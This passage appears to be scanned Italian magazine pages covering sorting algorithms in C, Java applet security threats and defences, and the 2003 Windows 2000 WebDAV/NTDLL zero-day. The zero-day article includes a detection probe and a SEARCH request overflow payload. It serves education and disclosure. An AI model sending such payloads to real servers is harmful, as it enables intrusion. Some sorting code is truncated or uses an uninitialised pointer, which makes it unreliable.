La seguente routine verifica se il vettore è ordinato. Restituisce valore vero se il vettore è ordinato falso altrimenti.

```
bool is_sort(int *arr)
{  bool sort=true;
   int i;
   for (i=1; i<=n-1; i++)
   {
     if (arr[i]>arr[i+1])
          sort = false;
   };
   return sort;
}
```

Procedimento empirico

Una affermazione attraverso un procedimento empirico, al contrario del procedimento teoretico, per il quale viene dimostrata attraverso un teorema, viene provata mediante ripetuti esperimenti che ad ogni modo non consentono di generalizzare il risultato attraverso una legge, matematicamente dimostrabile.

```
{  x=arr[i]; j=i-k;
   if (s==0) { s=-k; arr[++s]=x; } ;
   while (x<arr[j])
   {  arr[j+k]=arr[j];
         j=j-k; };
   arr[j+k]=x; } }}
```

Il vettore *incr* rappresenta gli incrementi. Nello specifico è stato inizializzato da programma con i tre valori 5, 3 e 1. Si ribadisce il vincolo di prevedere come ultimo valore 1. Il primo valore pari a zero consente di uniformare l'uso dei vettori (come gli altri presenti nel programma) alla convenzione secondo la quale i valori utili partano dall'indice 1. La variabile *m* è la dimensione di suddetto vettore e consentirà di impostare opportunamente un ciclo (poggiato sulla variabile *z*) per l'estrazione degli intervalli delle catene (ossia i singoli elementi del vettore in questione). L'intervallo corrente sarà contenuto nella variabile *k*, mentre la *s* conterrà la posizione corrente della sentinella. Il secondo ciclo di *for*, non fa altro che implementare il conosciuto metodo *insertion sort* sulla catena di valori associati all'indice *j*, si noti come questo ultimo viene, ad ogni iterazione, decrementato di *k* (ampiezza dell'intervallo della catena) e come eventualmente, in caso di mancato ordinamento, si effettui lo scambio con *x* che mantiene temporaneamente il valore di riferimento per il confronto. Le ultime considerazioni sul metodo ci impongono di ricordare gli studi del conosciuto *Knuth*, che attraverso un procedimento empirico ha stabilito alcune sequenze di ampiezze di intervalli di catene che forniscono buone soluzioni. Alcune di esse scritte in ordine inverso sono:

1, 4, 13, 40, 121, …
1, 3, 7, 15, 31, …

HEAP SORT

Tale metodo, certamente più popolare del precedente, nella comunità dei programmatori, si basa sul concetto di *heap*, letteralmente mucchio. Un heap è un insieme di elementi *(a1, a2, …, an)* parzialmente ordinati. L'ordinamento parziale è assicurato dalla seguente proprietà:

ai >= ai/2

per ogni *i* appartenente all'intervallo *[1,n]* con *n* cardinalità dell'insieme. La frazione è intesa come quoziente intero. Realizzare un algoritmo che implementi tale metodo significa, sulla base di un insieme di numeri disordinati, effettuare una opportuna permutazione in modo che costituiscano un heap, estrarre il primo elemento dall'heap, considerato che sarà il valore più piccolo e ripetere il procedimento sul restante insieme. Ad ogni passata si estrarrà il valore più piccolo che permetterà così la costruzione finale del vettore ordinato. Come per il caso precedente prima di affrontare la parte meramente tecnica sviluppiamo un esempio su un simbolico vettore di 5 elementi. Per semplicità ad ogni passata la testa dell'heap verrà ricopiata su di un secondo vettore, che ad ogni modo può essere risparmiato. Inizialmente si considera un vettore disordinato come segue:

7, 15, 4, 1, 3

Come scritto, il primo passo è quello di costruire l'heap, tale operazione viene sviluppata per fasi, come mostrato nella tabella di seguito. Per riga si può esaminare come viene costruito l'heap (ogni riga rappresenta nelle sue prime cinque caselle il vettore e nell'ultima la fase del processo generativo). Con il trattino si indica che, al momento, la casella non contiene valori. Il simbolo asterisco segnala che il vettore parziale corrispondente a quella determinata fase non è un heap.

Vettore (heap) - temp					Fase
7	-	-	-	-	1
7	15	-	-	-	2
7	15	4	-	-	3 *
4	15	7	-	-	4
4	15	7	1	-	5 *
4	1	7	15	-	6 *
1	4	7	15	-	7
1	4	7	15	3	8 *
1	3	7	15	4	9

Inizialmente *(fase 1)*, viene ricopiato nell'heap il primo elemento del vettore. Ovviamente, questo insieme degenere (poiché costituito da un singolo numero) è un heap, infatti, rispetta le proprietà. Successivamente si aggiunge il secondo numero. Anche il nuovo mini vettore è un heap, come si può notare *temp[2]>temp[1]*. Al terzo passaggio, l'aggiunta del nuovo numero rende il vettore in fase di costruzione non un heap, nella tabella l'evento è segnalato con asterisco. Bisogna quindi scambiare, ottenendo così il risultato di fase 4 che è un heap. Lo scambio non può produrre situazioni per le quali altri elementi dell'insieme non rispettino con la nuova configurazione le proprietà dell'heap, poiché dopo gli scambi le disuguaglianze sono maggiormente verificate. L'aggiunta del quarto elemento impone un doppio scambio fornendo il doppio risultato prima di fase sei e poi di fase sette. In queste ultime fasi il vettore non costituiva heap poiché nel primo caso si presentava *temp[4] <temp[2]* e nel secondo caso *temp[2]<temp[1]*. L'ultimo inserimento, del quinto numero non genera il ricercato mucchio poiché non è rispettata la condizione *temp[5]>temp[2]* quindi si procede allo scambio che sancisce l'ultimo passo per la produzione del vettore *heap (fase 9)*. Terminata la fase di costruzione bisogna procedere con l'estrazione degli elementi dall'heap

Soluzioni

per la generazione del vettore ordinato. Ogni qual volta si estrae un elemento dal mucchio (il primo perché il più piccolo parziale) bisogna ricomporre l'heap al vettore rimanente. Prima di esaminare questa seconda fase strutturiamo l'intero algoritmo per fornire una indicazione, seppure sommaria, delle macro attività da realizzare. Secondo uno schema top down, l'algoritmo può essere così schematizzato:

Costruzione heap
Ripeti
 Estrazione dell'elemento di testa dall'heap
 Ricostruzione heap
Finchè l'heap è vuoto

Con riferimento all'esempio proposto, ci tocca esaminare come si evolve la fase presentata come ciclo di *ripeti*. In questo nuovo prospetto oltre al vettore di nome *temp* che contiene l'heap è presentato il target ossia il vettore *arr* che man mano viene costruito è al termine risulterà totalmente ordinato.

Vettore	1°	2°	3°	4°	5°	Fase
arr	1	-	-	-	-	1
temp	-	3	7	15	4	2 *
temp	4	3	7	15	-	3 *
temp	3	4	7	15	-	4
arr	1	3	-	-	-	5
temp	-	4	7	15	-	6
Temp	15	4	7	-	-	7 *
temp	4	15	7	-	-	8
arr	1	3	4	-	-	9
temp	-	15	7	-	-	10
temp	7	15	-	-	-	11
Arr	1	3	4	7	-	12
temp	-	15	-	-	-	13
temp	15	-	-	-	-	14
arr	1	3	4	7	15	15

Dopo aver riportato in *arr* il primo elemento (il più piccolo) bisogna ricomporre l'heap; si procede spostando l'ultimo elemento in prima posizione (*fase 3*), e applicando nuovamente la regola. Questa volta però, si ragiona esaminando inizialmente il primo elemento, dovrà quindi risultare che *temp[1]<temp[2]* e che *temp[1]<temp[3]*. Ovviamente se l'heap fosse stato più "popolato" si sarebbe reso necessario il controllo delle caselle di indice multiplo a quelle appena analizzate, ma nel caso in esame non esistono. Si procede trovando il minimo tra i due elementi di indice *due* e *tre* ed effettuando, se necessario, lo scambio, come si rileva nella *fase 4*. Il risultato parziale ottenuto per come costruito è un heap, quindi si estrae il primo elemento, lo si colloca nel target e si itera il procedimento. Si possono esaminare nel dettaglio tutti i passi che conducono all'obiettivo del completo ordinamento del vettore *arr*. Una possibile implementazione può essere quella di seguito proposta. Essa segue la traccia proposta dall'analisi top down. In conformità con l'esempio analizzato con temp indichiamo l'heap e con arr il target. Un utile esercizio è il ruolo che giocano alcune variabili.

```
void heapsort(int *arr)
{  int i,j,k,z,q,swh,w,h,im;
   int *temp; // array temporaneo contenente l'heap
   bool is_heap;
   // Costruzione heap
   for (i=1; i<=n; i++)
   {  temp[i]=arr[i];
        z=i;
        is_heap=false;
        while ((z>1) && (! is_heap))
        {   q= z/2; // quoziente
             if (temp[z]<temp[q])
            { swh=temp[z]; temp[z]=temp[q];
                                         temp[q]=swh; }
                else is_heap=true; }  };
// ricostruzione del vettore ordinato
 for (i=1; i<=n; i++)
 {   arr[i]=temp[1];
     k=n-i;
     temp[1]=temp[k+1];
     is_heap=false;
     z=1;
     while ((! is_heap) && (2*z <= k))
     {   w=2*z; h=w+1;
              im=h;
              if (h > k) im=w;
              else if (temp[w] < temp[h]) im=w;
              if (temp[z]>temp[im])
              { swh=temp[z]; temp[z]=temp[im];
                                          temp[im]=swh;
                z=im; }
              else
                is_heap=true; }}}
```

ULTERIORI ANALISI SUI METODI

Per lo shell sort si è concordi con l'affermare che la complessità è proporzionale a $O(n^{1.2})$. Con riferimento all'heap sort è certamente possibile sviluppare un algoritmo che usa un solo vettore, risulta solo più complicato il codice che lo implementa. Nel valutare la complessità dell'algoritmo bisogna tener conto che esso consta di due cicli distinti che si occupano della creazione e ricomposizione dell'heap. Come è facile intuire i due frammenti di codice hanno la stessa complessità. Ma quanto vale ognuna? Nel caso peggiore bisogna trasferire un numero dal fondo fino al primo elemento lungo indici di posto man mano dimezzato n, $n/2$, $n/4$ fino ad arrivare al primo. Questa serie, come gli amanti della matematica possono confermare, è un logaritmo. Essendo il ciclo ripetuto n volte, in definitiva la complessità di un singolo stadio è $O(n*log(n))$ ed in totale, quindi, $O(2*n*log(n))$ che può essere approssimata a $O(n*log(n))$. Mi sembra un ottimo risultato, che ne pensate?

Fabio Grimaldi

Bibliografia

• ALGORITMI + STRUTTURE DATI = PROGRAMMI
Niklaus Wirth
(Tecniche nuove)

• SOLUZIONI
Fabio Grimaldi
ioProgrammo n. 67

La sicurezza
IN JAVA

Sicurezza

Si sente spesso parlare di Java. Cerchiamo di comprendere alcune caratteristiche di questo linguaggio in relazione alle possibili problematiche di sicurezza.

Java è forse il linguaggio più utilizzato in Internet, anche se può essere ugualmente usato per sviluppare applicazioni in ambito tradizionale. Una delle principali caratteristiche di Java è la portabilità, ovvero l'indipendenza dalla piattaforma, ossia la capacità di un programma ad essere eseguito su sistemi operativi differenti. Anche se non ce ne rendiamo conto, noi tutti quando navighiamo in rete abbiamo a che fare con Java, visto che da quale anno, infatti, tutti principali browser sono predisposti per poter eseguire codice Java sul nostro personal computer, in modo da rendere più interattiva la navigazione stessa.
Ma quali garanzie sulla sicurezza dei dati e sulla privacy può offrire Java? Per cercare di dare una risposta, o meglio, per fornire alcuni punti di riflessione sull'argomento, cerchiamo di comprendere, almeno a grandi linee, alcune specifiche di questo linguaggio, soprattutto in relazione agli aspetti della sicurezza.

JAVA ED IL SUO MODELLO DI SICUREZZA

Il linguaggio Java è stato congegnato in modo da minimizzare la possibilità agli sviluppatori di commettere errori di programmazione, che potrebbero portare a problemi di sicurezza, come ad esempio i buffer overflow, fornendo dei meccanismi di sicurezza trasparenti, che non richiedono nessuna conoscenza specifica da parte dell'utente. Questo è possibile in quanto una delle prerogative del modello di sicurezza di Java è quella di proteggere l'utente finale da applet potenzialmente ostili e/o provenienti da sorgenti poco affidabili. Il modello della sicurezza di Java ha la possibilità di creare una molteplicità di tipologie di permessi, a seconda delle esigenze, controllando nei minimi dettagli tutti gli aspetti coinvolti.





Fig. 1: Schema di architettura Java.

Java implementa inoltre la firma del codice proveniente dall'esterno, fornendo la possibilità all'utente di scegliere se eseguirlo o meno, a seconda dell'affidabilità della firma.
L'ambiente di sviluppo Java, comprende tre componenti.

- Un linguaggio di programmazione, che ha la capacità di compilare il sorgente in un formato intermedio e indipendente dall'architettura e dalla piattaforma, chiamato bytecode;
- La Java Virtual Machine (JVM);
- Un ambiente di esecuzione nella JVM che fornisce alcune classi base utili per costruire applicazioni complete.

È poi presente un ambiente denominato **sandbox**, che impedisce l'esecuzione di operazioni privilegiate, senza l'esplicito consenso dell'utente. Al suo interno avviene l'esecuzione dei vari applets, una volta che essi siano stati scaricati da un server remoto, senza influire minimamente sul comportamento dell'host stesso. Una sandbox è composta dai seguenti componenti che lavorano contemporaneamente:

- Il *Bytecode Verifier*: assicura che solo legittimi bytecode vengano eseguiti;
- Il *Class Loader*: rende dinamico Java imple-

Applicazioni Java

Sviluppato dalla Sun Microsystem Java è un linguaggio di programmazione ad oggetti. Esso può essere utilizzato per creare due tipologie di programmi:

1. APPLICAZIONE: un programma che "gira" sul computer dell'utente stesso sotto il suo sistema operativo;

2. APPLET: un'applicazione concepita per essere localizzata su Internet ed eseguita dal browser Web, che deve essere compatibile con Java. In questo caso il Web browser scarica i frammenti di codice per poi eseguirli localmente.

Sicurezza

La sicurezza *in Java*

mentando le classi;

- Il *Security Manager*: controlla l'accesso alle risorse del sistema.

La Fig. 2 mostra come le parti che formano la sandbox lavorino insieme per garantire l'esecuzione di codice affidabile. Il codice Java sorgente è compilato in un bytecode che risiede su un server e il codice HTML, all'interno di una pagina Web, specifica quale applet deve essere preso da quel Web server.





Fig. 2: Struttura della sandbox.

La richiesta del browser, quando si seleziona il corrispondente link, preleva quindi l'applet sotto forma di bytecode dal server (1), lo verifica (2), lo istanzia in una classe o in un insieme di classi (3). Solo a questo punto è eseguito. Nel momento in cui l'applet dovesse invocare un metodo potenzialmente pericoloso (4), il **Security Manager** viene consultato (attraverso la Java Virtual Machine) prima che il metodo stesso venga effettivamente eseguito (5), quindi esegue i controlli a run-time sulla base dell'origine e dei metodi della classe chiamante e, nel caso ci sia pericolo, ha l'autorità di vietare l'operazione (6).

Il **Security Manager**, quindi, salvaguarda la sicurezza classificando le chiamate potenzialmente pericolose al sistema operativo (che gira sotto la Virtual Machine). In questo modo, vengono bloccate le risorse che altrimenti sarebbero abusate dal codice mobile. Per quando riguarda il bytecode, dato che "gira" all'interno della Java Virtual Machine, può essere eseguito su tutte le piattaforme in cui vi sia la JVM. Oggi tutti i browser, quali ad esempio Internet Explorer, Netscape, Opera o Mozilla hanno la propria versione della JVM incapsulata al loro interno. Se un utente accede ad una pagina HTML che include il tag <APPLET>, il browser è in grado di eseguire autonomamente l'applet Java tramite la sua JVM. Al **Security Manager** è stato affiancato un altro strumento molto importante, chiamato **Access Controller** (AC), il quale permette di personalizzare gli accessi. Esso, infatti, consente al codice di fare gradualmente delle operazione al di fuori della sandbox (cosa che nella precedente versione di Java era assolutamente vietato), specificandone però gli adeguati permessi. Pertanto, il bytecode può eseguire delle operazioni potenzialmente pericolose: quando ciò si verifica, **l'Access Controller** consulta la politica (impostata in un file di configurazione) dei permessi adottata e usa il meccanismo di **stack inspection** per decidere se permettere o respingere l'operazione. Nonostante questo sistema intrinseco di Java, col passare del tempo si sono riscontrate delle problematiche inerenti la sicurezza, spesso dovuti a bug presenti nella JVM ma non solo. Tali debolezze possono essere ovviamente sfruttate da applets scritti ad hoc, che vengono chiamati applets ostili. Sovente non fanno altro che dare effetti indesiderati, come finestre che si aprono sullo schermo con suoni e/o immagini diversi, ma anche peggio come violare la privacy dell'utente con un eventuale prelievo di informazioni sensibili. Vediamo alcuni esempi particolarmente significativi di tali applets, dato che navigando per la Internet se ne possono facilmente trovare ed è quindi opportuno che chiunque abbia qualche nozione sull'argomento.

DNS SPOOFING

Quando il browser di un utente richiede un applet, questo potrebbe creare una connessione con un'altra macchina inaffidabile, eludendo le protezioni di un possibile firewall. Per evitare tale situazione, è stata definita una particolare regola, la quale indica che un applet Java può creare una connessione solo con il server da cui ha effettivamente origine.

Per fare rispettare questa regola si procede come segue:

1. Mediante il DNS viene tradotto il nome del server Web in una lista di indirizzi;
2. Mediante il DNS viene tradotto il nome della macchina a cui vuole connettersi l'applet in una lista di indirizzi;
3. Si confrontano le due liste. Se ogni indirizzo appare in entrambe le liste, allora la connessione è consentita, altrimenti viene rifiutata.

Questo approccio a prima vista sembra molto valido, ma nasconde delle insidie, in quanto un attacco di spoofing si basa proprio sul fatto che esso in realtà è troppo permissivo. Infatti, il DNS permette ad un hostname di avere associati più indirizzi IP multipli. Quindi compromettendo un server DNS, è possibile associare all'host che esegue l'attacco (e che viene richiamato dall'applet) oltre al suo indirizzo, un altro

L'ambiente Sandbox

Una sandbox è composta dai seguenti componenti che lavorano contemporaneamente:

- **Il *Bytecode Verifier*: assicura che solo legittimi bytecode vengano eseguiti;**
- **Il *Class Loader*: rende dinamico Java implementando le classi;**
- **Il *Security Manager*: controlla l'accesso alle risorse del sistema.**

che effettivamente appartiene all'host bersaglio. A questo punto, poiché il **Security Manager** permette una connessione verso qualsiasi indirizzo associato con l'hostname di provenienza (che richiama l'applet), l'applet ostile è in grado di connettersi con la macchina obiettivo.

TROJAN HORSE

Un **trojan horse** è un programma che mentre sembra eseguire una particolare funzione, in realtà ne esegue anche un'altra potenzialmente nociva in modo invisibile all'utente. Questo attacco può riuscire ad oltrepassare le protezioni di Java poiché un programma normalmente eredita i suoi diritti di accesso dall'utente che lo ha eseguito in base a quanto stabilito nel **Security Manager.**
Alcuni esempi di trojan horse sono:

- Un applet che visualizza un'animazione all'interno del browser, mentre in maniera occultata cerca dei file all'interno dell'hard disk, per poi spedirli ad un particolare indirizzo e-mail all'insaputa dell'ignaro utente.
- Un applet che esegue un gioco con l'utente e che nascostamente apra una sessione xterm controllata in remoto dall'esterno (in questo modo è possibile eseguire comandi sulla macchina dell'utente che subisce l'attacco, anche con fini molto pericolosi e distruttivi).
- Un applet che crea una finestra nascosta - magari molto piccola, trasparente o altro- rimanendo invisibile all'utente mentre ne legge i tasti premuti dall'utente, in modo da carpire informazioni riservate quali codici di accesso a servizi o password di vario genere.

TYPE CONFUSION

Qualche anno addietro, fu scoperto un difetto all'interno di un componente fondamentale della Java Virtual Machine di Netscape: in alcuni casi la JVM non riusciva a controllare tutto il codice che veniva caricato al suo interno, permettendo ad un utente malintenzionato di violare le politiche di protezione dei tipi di Java. Un attacco di questo tipo, crea due puntatori allo stesso oggetto, etichettandoli però con tipi incompatibili.
Come si vede nella Fig. 3, entrambe le classi A e B hanno un riferimento alla stessa classe C, che però è considerata in maniera diversa dalle due classi. Se il codice in A alloca un oggetto di tipo C e successivamente lo passa a B, allora il Bytecode Verifier suppone che sia tutto regolare e





Fig. 3: Esempio di Type Confusion Attack.

permette l'operazione. Quando B accede all'oggetto, lo fa in base alla sua definizione di C e si crea in questo modo una confusione dei tipi.

DENIAL OF SERVICE

Questi applets hanno come obiettivo principale quello di rendere inutilizzabile la macchina dell'utente. Un sistema potrebbe essere quello di utilizzare tutte le risorse della CPU e tutta la memoria disponibile. Sicuramente gli applets più conosciuti e più diffusi che eseguono questo tipo di attacco sono quelli che hanno la possibilità di aprire un numero elevato di finestre molto grandi, che riempiono lo stack degli eventi del windows manager, in tal modo vengono disabilitati definitivamente sia il mouse che la tastiera, rendendo praticamente inutilizzabile il sistema stesso, rimanendo come unico rimedio il suo riavvio del sistema stesso. Ancora, si potrebbe avere un applet che contiene al suo interno un ciclo di messaggi alert infinito. Quando tale applet viene scaricato, il sistema inizia a visualizzare i messaggi uno dopo l'altro, esaurendo in un loop la memoria disponibile e rendendone inutilizzabile il sistema.
Un altro metodo, infine, può essere quello di far andare in crash qualche applicazione importante tipo il browser: un esempio lo possiamo vedere collegandoci al link *http://www.cs.nps.navy.mil/research/languages/DynApplet.html*, ma attenzione ad eventuali segnalazioni da parte di un eventuale antivirus montato sul proprio pc. Oggi, infatti, per una maggior protezione alcuni antivirus segnalano anche la presenza di applet potenzialmente ostili mentre si naviga, applet che però non sono affatto virus ma un'altra cosa!

SNOOPING WINDOWS

Questo applet è in grado di monitorare in mo-

Sicurezza

La sicurezza *in Java*

Esempi di Trojan Horse

• Un applet che visualizza un'animazione all'interno del browser, mentre in maniera occultata cerca dei file all'interno dell'hard disk, per poi spedirli ad un particolare indirizzo e-mail all'insaputa dell'ignaro utente.

• Un applet che esegue un gioco con l'utente e che nascostamente apra una sessione xterm controllata in remoto dall'esterno (in questo modo è possibile eseguire comandi sulla macchina dell'utente che subisce l'attacco, anche con fini molto pericolosi e distruttivi).

• Un applet che crea una finestra nascosta -magari molto piccola, trasparente o altro- rimanendo invisibile all'utente mentre ne legge i tasti premuti dall'utente, in modo da carpire informazioni riservate quali codici di accesso a servizi o password di vario genere.

Sicurezza

La sicurezza *in Java*

do remoto le attività Web di un utente. L'attacco si verifica nel momento in cui l'utente carica all'interno di una sessione di lavoro una pagina HTML apparentemente sicura, mentre in realtà essa contiene un applet che mediante la funzione *windows.open()*, apre un ulteriore documento HTML, contenente uno script ostile, in un'altra finestra. Mediante questo script, è possibile che venga preso il controllo del sistema dall'esterno, e che tutte le attività dell'utente siano monitorate violando le norme di privacy, portando alla:

- Osservazione degli indirizzi URL visitati;
- Osservazione dei dati immessi nelle FORM HTML;
- Osservazione del contenuto dei cookies.

Naturalmente, a svantaggio del successo dell'attacco, vi è la difficoltà di nascondere ad un utente una finestra; tuttavia poiché molti siti utilizzano finestre multiple a cascata, quella contenente lo script ostile potrebbe non destare sospetto e non essere quindi riconosciuta come potenzialmente pericolosa.

PROTEGGERSI DAGLI ATTACCHI: DISABILITARE JAVA NEL BROWSER

Ovviamente, la contromisura più sicura ai possibili attacchi portati mediante applet Java ostili, è la completa disabilitazione di Java. Questa è una soluzione molto drastica, in quanto, in tal modo, viene preclusa la possibilità di visualizzare siti che contengano al loro interno applet Java. Ad esempio, in Internet Explorer è possibile fare questo utilizzando le aree di protezione messe a disposizione da Windows, troppo spesso forse dimenticate ed inutilizzate. Seguendo da Internet Explorer il percorso di menu "Proprietà - Protezione", si seleziona inizialmente l'area alla quale impostare la protezione - esistono infatti quattro aree: Internet, Intranet Locale, Siti Attendibili e Siti con restrizioni- e successivamente si imposta il livello di protezione desiderato (Alto, Medio, Medio-Basso o Basso) selezionando l'opzione "Personalizza livello". È consigliabile impostare la protezione "Alta" all'area "Internet", in quanto questa contiene tutti i siti che non appartengono alle altre aree, e quindi anche quelli più pericolosi.

La Fig. 4 mostra come disabilitare Java e l'esecuzione di applet una volta impostata la protezione al valore "Alta". Per evitare una "autocensura" che precluda la visione di ogni sito contenente del codice Java, si possono inserire i siti che usano gli applet e che sono ritenuti innocui all'interno dell'area "Siti Attendibili", nelle protezioni di Internet Explorer, e associare a tale area un livello di protezione medio, che consenta anche l'esecuzione degli applet.

A causa dei problemi che si possono riscontrare in questo caso, la scelta dei siti attendibili deve essere molto accurata.





Fig. 4: **Disabilitazione di Java in Internet Explorer.**

Altra soluzione, meno drastica, è quella di mantenere aggiornati con le patch più recenti i relativi browser, in modo da correggere repentinamente i vari problemi che costantemente vengono scoperti ed identificati nella JVM in relazione alle questioni di sicurezza.

CONCLUSIONI

Senza drammatizzare, occorre tenere ben in mente che esistono problemi di sicurezza noti, più o meno gravi, mentre probabilmente altri nasceranno in futuro. Una "cultura della sicurezza" è quindi necessaria. Se da un lato è fuori luogo risolvere il problema eliminando questi strumenti, è altrettanto pericoloso sottovalutare i possibili rischi, pensando di esserne immuni.

Seguendo l'evoluzione di questi pacchetti software, aggiornando i propri browser, mantenendosi informati sugli ultimi exploit, si può continuare ad utilizzare correttamente Java e sfruttarne appieno le notevoli potenzialità, minimizzando il pericolo di intrusioni e violazioni della propria privacy, nonché della sicurezza dei propri dati personali e non.

Andrea Faenza

Sul Web

Maggiori informazioni relative agli applet Java e ai sistemi di protezione dello stesso linguaggio, sono disponibili ai seguenti indirizzi Internet:

http://java.sun.com
http://www.bell-labs.com

Le patch di aggiornamento dei vari browser si possono trovare, ovviamente, sui siti dei rispettivi produttori.

Windows 2000

Messo in crisi da uno 0-day exploit

La scoperta di nuovi exploit per i sistemi operativi sembra essere un'attività svolta solo da ricercatori professionisti, che costantemente pubblicano le loro scoperte sulle mailing list come Bugtraq. Ma cosa accade invece se i primi a scoprire un nuovo exploit sono invece gli hackers?

File sul CD
\soft\codice\WebDAV_exploit.zip

File sul Web
www.itportal.it/iop69/WebDAV_exploit.zip





Fig. 1: WebDAV è stato usato dagli hackers come veicolo per lanciare un attacco rivolto alla libreria NTDLL.DLL, ma non è escluso che presto vengano alla luce altri software sensibili a questo exploit.

Buffer Overflow

Per comprendere i buffer overflow e capire più da vicino come sia possibile eseguire codice nello stack, un ottimo riferimento è quest'articolo postato su windowsecurity.com
http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html

WebDAV

Web-based Distributed Authoring and Versioning.
Estensione per il protocollo HTTP creata da Microsoft per aggiungere funzionalità di gestione file (upload, download, check-out) agli utenti remoti. IIS 5.0 su Windows 2000 monta per default questo componente.

Ciò che è accaduto il 10 Marzo ha dato uno scossa a tutto il mondo dell'information security e deve servire da lezione per tutti i contestatori della politica del "full-disclosure" nell'ambito delle mailing list di sicurezza.
Stati Uniti, un giorno come tanti: l'amministratore di sistema di una base militare americana non definita (dominio .mil per intenderci) nota che uno dei suoi server ha iniziato a comportarsi in maniera strana da alcune ore: ha infatti iniziato a mappare le risorse della rete interna, cercando chissà cosa. Si tratta di un Web Server, più precisamente di IIS, installato su una delle tante versioni di Windows 2000. Col passare delle ore le stranezze del server diventano pian piano visibili e l'amministratore capisce ad un certo punto che c'è un attacco in corso contro IIS e decide prontamente di resettare la macchina e reinstallare da zero Windows 2000, con tutti i service pack e le patch di sicurezza del momento.
L'episodio sembra finire qui… quando ad un tratto il server, re-installato da poco, inizia nuovamente a comportarsi in modo anomalo, manifestando per la seconda volta i segni di una intrusione dall'esterno.
L'amministratore capisce che sta lottando contro qualcosa più grande di lui, decide così di contattare gli esperti di Microsoft che nel giro di qualche giorno, intervenendo sul posto, capiscono di trovarsi di fronte ad un nuovo, grande bug di Windows 2000 e IIS.

ALLARME IN CASA MICROSOFT

Il mondo non vedeva l'annuncio di un exploit "0day" da circa tre anni. Di cosa di tratta? Tutti gli esperti di sicurezza e gli hackers in genere tengono d'occhio costantemente mailing list di sicurezza come Bugtraq, VulnWatch, FullDisclosure aspettando la pubblicazione di nuovi bug.
Quando viene pubblicata la scoperta di un certo bug, si tratta sempre di un bug vecchio, scoperto magari un mese prima dai ricercatori, che per prima cosa avvisano i produttori del software interessato, cercando così di aiutarli nel realizzare una patch in tempo utile. Il lasso di tempo in cui un bug viene tenuto segreto serve quindi a rendere disponibile una patch al mondo e a diminuire la percentuale di computer a rischio, perché in questo modo, prima che il bug diventi un exploit alla portata di tutti, molti server saranno aggiornati (anche se i worm CodeRed, Nimda e SQLSlapper testimoniano che non sempre è così….).
A volte però può capitare che un team di hacker scopra un bug nuovo e totalmente sconosciuto e decida di non rivelarne l'esistenza al mondo: gli hackers in questo caso hanno tutto il tempo di scrivere e testare i loro codici di exploit e inoltre possono iniziare a compromettere server importanti (come nel caso del server militare americano) sicuri di entrare senza alcun problema.
Questo tipo di exploit sono gli "0-day": non si trovano cercando su Google, non si trovano su Bugtraq, ma sono scambiati e conosciuti solo da ristrette comunità di hackers, nell'underground delle chat e di alcune mailing list molto segrete. Una settimana dopo la scoperta dello 0-day di Windows2000, gli hackers, gli studiosi e i tecnici di Microsoft erano concentrati su

IIS e Windows 2000 con scopi diversi ma con l'unico intento di realizzare, nel minor tempo possibile, un exploit simile a quello usato per bucare il server militare americano.

I DETTAGLI DEL PROBLEMA

Il problema scoperto questa volta dagli hackers non è una semplice falla di IIS, ma si tratta di una "core vulnerability", cioè un bug che affligge il sistema operativo a un livello molto basso (interessando la libreria *NTDLL. DLL*). Va precisato che Internet Information Server (e il suo componente WebDAV) sono in questo caso solo un veicolo per arrivare alla NTDLL e causare un buffer overflow.
In sostanza quasi tutti gli IIS 5.0 montano per default un componente chiamato WebDAV, creato da Microsoft per estendere il protocollo HTTP aggiungendo funzionalità di gestione file (upload, download, check-out) agli utenti remoti. Le estensioni WebDAV di un web server si possono facilmente scoprire, collegandosi via telnet sulla porta 80 e digitando la stringa:

```
OPTIONS * HTTP/1.1
```

seguita da due volte <*INVIO*>.
La risposta di WebDAV, quando è installato, non si fa attendere e in genere è questa:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Wed, 26 Mar 2003 09:44:23 GMT
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE,
    PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
    PROPPATCH, LOCK, UNLOCK, SEARCH
```

Risposte del tipo "404" o "500" nell'intestazione HTTP indicano invece l'assenza di WebDAV. Come si vede dall'esempio le estensioni pubbliche aggiunte da WebDAV sono davvero tante e una di queste in particolare (PROPFIND) è sensibile al buffer overflow, anche se non è escluso che molti altri verbi HTTP siano comunque strumenti validi per lanciare l'exploit (tra cui anche la richiesta SEARCH /).

IL BUG VISTO DA VICINO

Realizzare l'overflow è molto semplice, basta solo inviare ad un server IIS /WebDAV una richiesta di questa forma:

```
SEARCH /AAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAA... HTTP/1.1
Host: vulntest
Content-Type: text/xml
Content-Length: 137
<?xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql>
Select "DAV:displayname" from scope()
</g:sql>
</g:searchrequest>
```

dove le "A" che seguono il verbo SEARCH devono essere almeno 65.535. In questo modo si causa un buffer overflow nella libreria di sistema NTDLL.DLL, dovuto alla conversione in formato Unicode della richiesta HTTP operata da IIS, che raddoppia di fatto la dimensione della stringa (ad esempio il carattere "A=0x41" diventa "0x41 0x00" in formato Unicode). Questo overflow finisce quindi col scrivere dati nello stack del processo, modificando il valore dell'indirizzo di ritorno (RET) e alterando di conseguenza il valore del registro EIP, cosa che consente ad un hacker di modificare il corso e l'esecuzione di un programma a suo piacimento.
